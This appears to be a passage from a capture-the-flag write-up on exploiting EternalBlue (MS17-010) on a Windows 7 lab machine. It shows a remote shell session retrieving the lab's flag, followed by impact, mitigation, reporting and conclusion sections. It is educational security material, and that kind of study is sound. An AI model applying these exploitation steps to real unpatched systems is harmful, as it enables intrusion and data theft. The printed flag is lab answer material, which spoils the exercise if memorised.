
Step 11: Searching for the Flag

- Navigated to the **desktop directory** and found the **flag file**.

```
cd \Users\Windows 7\Desktop\New folder
start Flag1.txt.txt
```

- Successfully accessed the **flag file**.

Screenshot: (Flag file access confirmation)



```
07/11/2024 06:18 PM          21 Flag1.txt.txt
                    1 File(s)          21 bytes
                    2 Dir(s)  21,873,885,184 bytes free

C:\Users\Windows 7\Desktop\New folder>start Flag1.txt.txt
start Flag1.txt.txt

C:\Users\Windows 7\Desktop\New folder>type Flag1.txt.txt
type Flag1.txt.txt
THM{you_made_it}
C:\Users\Windows 7\Desktop\New folder>clear
clear
'clear' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Windows 7\Desktop\New folder>

C:\Users\Windows 7\Desktop\New folder>
C:\Users\Windows 7\Desktop\New folder>
```

4. Impact Analysis

How Attackers Can Misuse EternalBlue

- **Full System Takeover** – Remote attackers can control the entire machine.
- **Network Propagation** – Malware like WannaCry can spread automatically.
- **Sensitive Data Theft** – Attackers can access files, credentials, and system resources.
- **Installation of Backdoors** – Attackers can maintain persistent access.

5. Recommended Mitigation Strategies

Short-Term Fix (Immediate Mitigation)

- **Disable SMBv1** – SMBv1 is outdated and should be disabled.

```
Set-SmbServerConfiguration -EnableSMB1Protocol $false
```

- **Restrict SMB Ports** – Block **port 445** for external access.
 - **Apply MS17-010 Patch** – Install Microsoft's security update to fix EternalBlue.
-

Long-Term Fix (Permanent Solution)

- **Use Latest Windows Versions** – Upgrade to Windows 10/11, which are not vulnerable.
 - **Use Strong Network Segmentation** – Restrict access to critical services.
 - **Enable Windows Defender and Firewalls** – Monitor and block malicious SMB traffic.
 - **Implement Intrusion Detection Systems (IDS)** – Detect and prevent exploit attempts.
-

6. Reporting the Vulnerability

- If discovered in an **organization**, report it to the **IT security team**.
 - If found in a **public network**, notify **CERT (Computer Emergency Response Team)**.
 - Contact **Microsoft Security Response Center (MSRC)** for vulnerability disclosure.
-

7. References

- [Microsoft Security Bulletin MS17-010](#)
 - [CVE-2017-0144](#)
-

8. Conclusion

The **EternalBlue (MS17-010) vulnerability** allows **remote attackers to execute arbitrary code**, leading to **complete system compromise**. To prevent exploitation, **disable SMBv1**, **install security patches**, and **use strong network security practices**.